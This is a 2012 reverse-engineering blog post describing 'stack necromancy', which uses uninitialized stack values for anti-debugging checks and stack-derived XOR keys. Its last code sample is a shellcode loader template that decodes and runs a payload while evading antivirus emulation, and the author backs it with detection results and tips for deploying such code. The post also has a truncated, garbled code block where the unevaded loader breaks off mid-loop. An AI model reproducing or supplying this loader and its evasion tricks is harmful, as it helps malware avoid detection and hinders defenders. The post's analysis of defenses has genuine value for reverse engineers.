Spare Clock Cycles

Stack Necromancy: Defeating Debuggers By Raising the Dead

This article presupposes a basic understanding of how function calls and stacks work. If you'd like to learn or need a refresher, Wikipedia is always a good place to start.

Introduction

Referencing uninitialized memory is a fairly common programming mistake that can cause a variety of seemingly bizarre behaviors in otherwise correct code. For the uninitiated, take a look at CERT's secure coding guide for more info. Summarized, the core problem is that one might reuse memory that has already been touched by the application. Because that memory is not cleared automatically for performance reasons, it must be explicitly set to an expected value or one risks introducing unexpected behavior. Uninitialized memory references often go unnoticed, as the code will work just fine if the uninitialized memory doesn't contain an unfortunate value.

Interesting, but what does this have to do with detecting debuggers? Well, contrary to what many think, the value stored at a given uninitialized address can actually be quite predictable, especially when it comes to stack data. This is because the stack normally contains data that was used in previous function calls. If the same series of functions get called prior to a given function getting control, many of the values stored on the dead stack will be identical between runs. What this means is that if a debugger makes any changes whatsoever to a given process's dead stack space by making any extra function calls before our detection function gets run, an application should be able to detect differences between the normal state and the debugged state.

The Dead Live Again

Surely Windows wouldn't alter the stack when it's debugging a process...this could cause unanticipated behavior, especially when trying to debug uninitialized memory references! However, it appears that the Windows debugging API does just that. The following is a simplified version of the code I was writing when I first stumbled onto this issue:


```
#include <windows.h>
#include <stdio.h>
#include "tlhelp32.h"
void dbgchk(){
    HANDLE hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPMODULE,0);
    //Comment out res=-1 for less magic
    DWORD res = -1;
    if(!hSnapshot)
        printf("Something bad happened");
    MODULEENTRY32 mod;
    if(!Module32First(hSnapshot,&mod)) {
        printf("Debugger detected!");
        return;
     }
     CloseHandle(hSnapshot);
     printf("Not a debugger!");
}

int main(){
    dbgchk();
    return 0;
}
```

Code and executable

When compiled using MinGW32 4.5.4 and run on Windows 7 32/64 bit, this code should correctly detect the presence of a debugger.

Let's look into what exactly is happening here. Upon first glance, it may not appear that anything is too overtly wrong (besides the uninitialized mod variable), and certainly nothing that seems like it should detect the presence of a debugger. One might be tempted to think that the API calls are trying to use some system functionality that behaves differently when debugged, a technique that is already often used in anti-reverse engineering. However, inspection in Olly reveals that this is not the case. Something more subtle is happening here.



As you can see, when we first enter the Module32First function, checks are performed on the mod variable, including one that checks the stack address 0x0022fc84 (which points to dwSize of the MODULEENTRY32 struct passed in) to see if it's greater than 0x243, the size of a MODULEENTRY32 structure. If this check fails, the function returns an error immediately. From the above stack state, this location is set to 0, and we know the check will fail. Because the check passes when we run it without a debugger, we can assume that there must be a different value stored at this address during normal operation. An appropriately placed printf reveals that there is a stack address, 0x0022fd60, in place of the 0 when run without the debugger, causing the function to proceed as normal.

I mentioned earlier that the state of the dead stack is dependent on the functions that have run previously. This helps to explain why the stack would be different when debugged vs not. Most (all?) debuggers on Windows make extensive use of the debugging API during their normal operation, given how easy it is to use and how much power it provides. The debugger can attach to a process in two ways: it can attach at process startup by passing the correct flags to CreateProcess, or it can call DebugActiveProcess to attach to one that is already running. When you open an executable directly in one of these debuggers, it will use the CreateProcess method, and wait for a CREATE_PROCESS_DEBUG_EVENT to occur.

During this time, Windows calls all the necessary functions to instantiate the process, and this includes setting up the necessary debugging objects in the process space. Because of this, Windows behaves differently when loading a debugged process than when it's not, and this means (you guessed it!) different function calls, and different dead stack values.

Already, this looks like rather interesting anti-debugging technique. I haven't been able to find any previous description of this technique, but it's entirely possible my Google-fu is just weak. I refer to it as stack necromancy, given that it centers around the manipulation of previously dead stack values. Defeating it automatically seems to require foreknowledge of how exactly how the dead stack should look to an application, which is certainly a higher bar than, say, setting the IsDebugged flag in the PEB to 0. If one can align the stack properly to fail when making certain API calls while being debugged, but pass when not, one can easily create some rather cryptic checks for the presence of a debugger. Any API call that fails when certain values are passed to it could potentially be used to trigger the detection.

Improving Our Spells

Now that we know that we can detect the presence of a debugger, and it seems we can do so trivially inside any number of API calls: what next? A reverse engineer can just nop out the check once he finds where it is, and, although it's more subtle than many checks, a dedicated person would track it down. It would be nice if we could also make the entire operation of an executable dependent on the differences in the stack. There are two obvious ways to do this: use the previously shown tricks to cause a large number of necessary API calls to fail during debugging (for instance, by abusing LoadLibrary), or use values pulled off the stack to encrypt various necessary values. Thankfully for us, the dead stack is actually relatively stable, so we can do both of these. Both of these examples are still relatively easy to patch, but serve to show the kinds of things one might do.

Here's an example of some stack necromancy using the LoadLibrary API call, a rather straightforward function applications often call during normal execution that would cause the application to fail if the call failed:

```
#include <windows.h>
#include <stdio.h>

void dbgchk7(){
    char res[298];
    char lib[12] = "kernel32.dll";
    if(LoadLibrary(lib)){
        printf("Win 7: Not debugged!\n");
        return;
    }
    printf("Win 7: Debugged!\n");
}

void dbgchkxp(){
    char res[53];
    char lib[12] = "kernel32.dll";
    if(LoadLibrary(lib)){
        printf("XP: Not debugged!\n");
        return;
    }
    printf("XP: Debugged!\n");
}

BOOL chkxp(){
    UINT *ptr = (UINT *)((((UINT)&ptr) & 0x00FF0000)|0xfe0c);
    return ((*ptr)&0xff)==0x00;
}

int main(){
    //Detect OS first to avoid mangling dead stack
    if(chkxp())
        dbgchkxp();
    else
        dbgchk7();
    return 0;
}
```

Code and executable

Take a minute to look at the above code. Once again, nothing about the actual detection code seems like it should be able to tell whether an application is being debugged or not. This code sample does, in fact, exploit the same issue, but does it in a slightly different way. Rather than making a length field fail a certain check, this code works by omitting the null terminator for the string containing the module to be loaded. This means the LoadLibrary call will fail or succeed depending on the character immediately following the lib array. By placing the array in a position on the stack that will have a different value stored immediately after the string (null or otherwise), we can get the call to behave differently when being debugged.

To get this to work on both XP and Windows 7, I had to do two main things: first, detect the OS without screwing up the stack, and second, push the lib array to an appropriate place by adding local variables to our chosen function. The OS detection is not strictly necessary in this case, but it made my life easier, as the first LoadLibrary call will significantly change the stack, making appropriate values more difficult to find, and finding a single offset that works on both is a bit frustrating. Normally, OS detection would be done through a Windows API call, but we again want to have as small of a footprint as possible to avoid messing up our stack. Instead, we can do it with the same technique we're using to detect debugger presence, by simply grabbing a chosen value off of the stack and checking if it matches an expected value.

The offsets used here were rather arbitrarily chosen, largely by glancing over dumps of the stack state at the desired time while debugged vs not. I have yet to come up with a good way to automate that process, beyond a few stupid bits of code to print out portions of the uninitialized stack. I have found that places higher up (lower addresses) in the dead stack are more likely to be different, probably because they are largely left over from process setup and are less likely to have been overwritten by identical calls. However, the values lower in the dead stack seem to be more stable, so there's a tradeoff there. The nice thing about the approach is that there's no shortage of possible values to choose from; you're bound to find suitable values for what you want to do.

Here is an example of using stack necromancy to pull encryption values out of the stack graveyard, which causes the application to fail if it is being debugged:

```
#include <windows.h>
#include <stdio.h>

UCHAR msg[] =
"\x06\x30\x2b\x2c\x29\x62\x2f\x2d\x30\x27\x62\x2d\x34\x23\x2e\x36\x2b\x2c\x27\x6c";
void print_results(UCHAR key){
    int i;
    for(i=0;i<20;i++)
       msg[i] = msg[i] ^ key;
    printf(msg);
    printf("\n\nWritten by supernothing, level 90 necromancer.\n");

}

void decodemessage(){
    //Get base address
    UINT *ptr = (UINT *)((((UINT)&ptr) & 0x00FF0000)|0xfe0c);
    if(((*ptr)&0xff)==0x00){
        //WinXP 32bit
        ptr = (UINT *)((((UINT)&ptr) & 0x00FF0000)|0xfdc8);
        print_results(((((*ptr)&0xff0000)>>16)^0x83));
    } else {
        //Win7 32 bit and 64 bit
        ptr = (UINT *)((((UINT)&ptr) & 0x00FF0000)|0xfdd0);
        print_results(((*ptr)&0xff)^0xb6);
    }
}

int main(){
    decodemessage();
    return 0;
}
```

Code and executable

While this is a somewhat simple example (I doubt a single byte XOR key is going to worry anyone), it serves to show that it is possible to resurrect dead stack values and use them as encryption keys. This code was tested on 32 bit Win XP and 32/64 bit Win 7 and will work correctly when run normally, but will fail miserably when run in a debugger. In this example, I simply find which system I'm running on and map the appropriate byte to the correct key via an XOR. This one uses the same hardcoded offset OS version check offset (0xfe0c) as our previous example for convenience. It then pulls the appropriate value from known stable addresses and uses it as a key. This same sort of code could easily be used to generate a much larger key and be used with a decent crypto algorithm.

This technique is not only useful when it comes to debuggers, however: it is arguably even more useful in defeating the dynamic code emulation used by antivirus applications to try and detect packed code. AV applications also make telltale changes to the stack space, which can allow an attacker to prevent their code from being dynamically unpacked in one of

these environments. In a previous post, I talked about writing a simple crypterto bypass AV. In it, I used a timing attack to defeat emulation. We can see from these VirusTotal results that simply by using the same stack necromancy we used above, we can achieve similar results: without emulation defeat / with emulation defeat. The detection by CAT-QuickHeal is based on a generic unpacking signature which appears to center around large buffers being XORed, as it still throws a detection when the shellcode is non-functional.

Without defeat

```
#include <windows.h>
UCHAR sc[] = YOUR_SHELLCODE_HERE;

UCHAR key;

int main(){
    key = 0x42;
    int SC_LEN = 2477;
    int i;
    UCHAR* tmp = (unsigned char*)malloc(SC_LEN);

    for(i=0; i
With defeat
#include <windows.h>
UCHAR sc[] = YOUR_SHELLCODE_HERE;

UCHAR key;

void getdecodeinfo(){
    //Get base address
    UINT ptr = (((unsigned int)&ptr)&0x00FF0000)+0xfb1c;
    if(((*(unsigned int*)ptr)&0xff)==0x24){
        //WinXP 32bit
        key = ((((*(unsigned int*)ptr)&0xff00)>>8)^0x4e);
    } else {
        //Win7 32 bit and 64 bit
        key = ((*(unsigned int*)ptr)&0xff)^0x4a;
    }
}

int main(){
    getdecodeinfo();
    int SC_LEN = 2477;
    int i;
    UCHAR* tmp = (unsigned char*)malloc(SC_LEN);

    for(i=0; i<SC_LEN; i++){
        tmp[i]=sc[i]^key;
    }

    ((void (*)())tmp)();

    return 0;
}
```

This particular class of defeats is extra nice however, as they can't be optimized out like many time-based ones, but are still quite generic and hard to detect with signatures. After all, many applications inadvertently reference uninitialized memory. Triggering on that alone could significantly increase false positives.

Machetes Are Your Friend

Bypassing the techniques I've presented here is by no means impossible, but they are an obstacle to reverse engineering. Because of the generality of the technique, and the large number of ways to use it, a "general" defeat would take some effort to develop. The best strategy I have come up with so far is creating the process in a suspended state without debugging it, dumping the stack state, re-running the application in a debugged state, and writing the expected dead stack into the process. Something along these lines *should* work, but I have not tested any of it.

Defeating single implementations, however, is definitely doable. The main challenge, as alluded to above, is finding where the detection happened. Malware is not going to be as kind to the reverse engineer as my examples are. A sample very well might detect the debugger during application startup, and then continue on its merry way until some point in the future. Because of how subtle the check can be, and how many different ways it could be used, it could be difficult to find the offending memory accesses. Carefully inspecting each function for accesses to uninitialized memory is probably too tedious / not feasible, so automation in the form of memory analysis tools is likely a must. There's a number of these tools for Windows, and most of them would probably work. Once the check is found, it can be patched like most other debug defeats. The exceptions are going to be examples that pull values from the stack rather than just checking them. These will require modifying the binary to print the value, and then running the code without a debugger.

The biggest concern for those performing stack necromancy is that Microsoft or an AV company will intentionally attempt to mangle the call sequence executed during application startup. This would be the obvious response in my mind to prevent malicious software from using it. If this happened, it would obviously render the application inoperative. For this reason, it may make sense to fail more gracefully here than with other techniques, falling back to an update mechanism of some kind to receive a fix.

As for defending against this technique in an AV's emulator, the only real way I can see is to perfectly simulate the runtime environment of the given process, down to the state of the empty stack. Unless you're doing that, these kinds of defeats should always work. However, I would love to see myself proved wrong.

Enough For Today

Sadly, that's about all I have on the wonderful world of dead stacks for this post. Due to the nature of the code that I've posted above, it obviously may not work on your particular system. I've been pretty thorough about testing it on various VMs and computers I have laying around, but that definitely doesn't preclude it breaking elsewhere. I've already identified a few things that can cause it to fail, namely certain intrusive AV techniques such as DLL injection, as well as differing OS versions. However, anything that affects the state of

the stack prior to the application's main being reached could potentially disrupt it. If it's not working for you, feel free to let me know about it (preferably with suggestions as to why it fails and/or cleverly worded insults about my puny human brain).

Hopefully, I have been able to demonstrate some of the very interesting things that can be done by resurrecting dead stack values and using them to do one's bidding. There are doubtless many more ways that people could improve upon the techniques I have discussed here, and I look forward to hearing about them. Happy hacking.

Written by admin in RE, Technology on Tue 14 February 2012.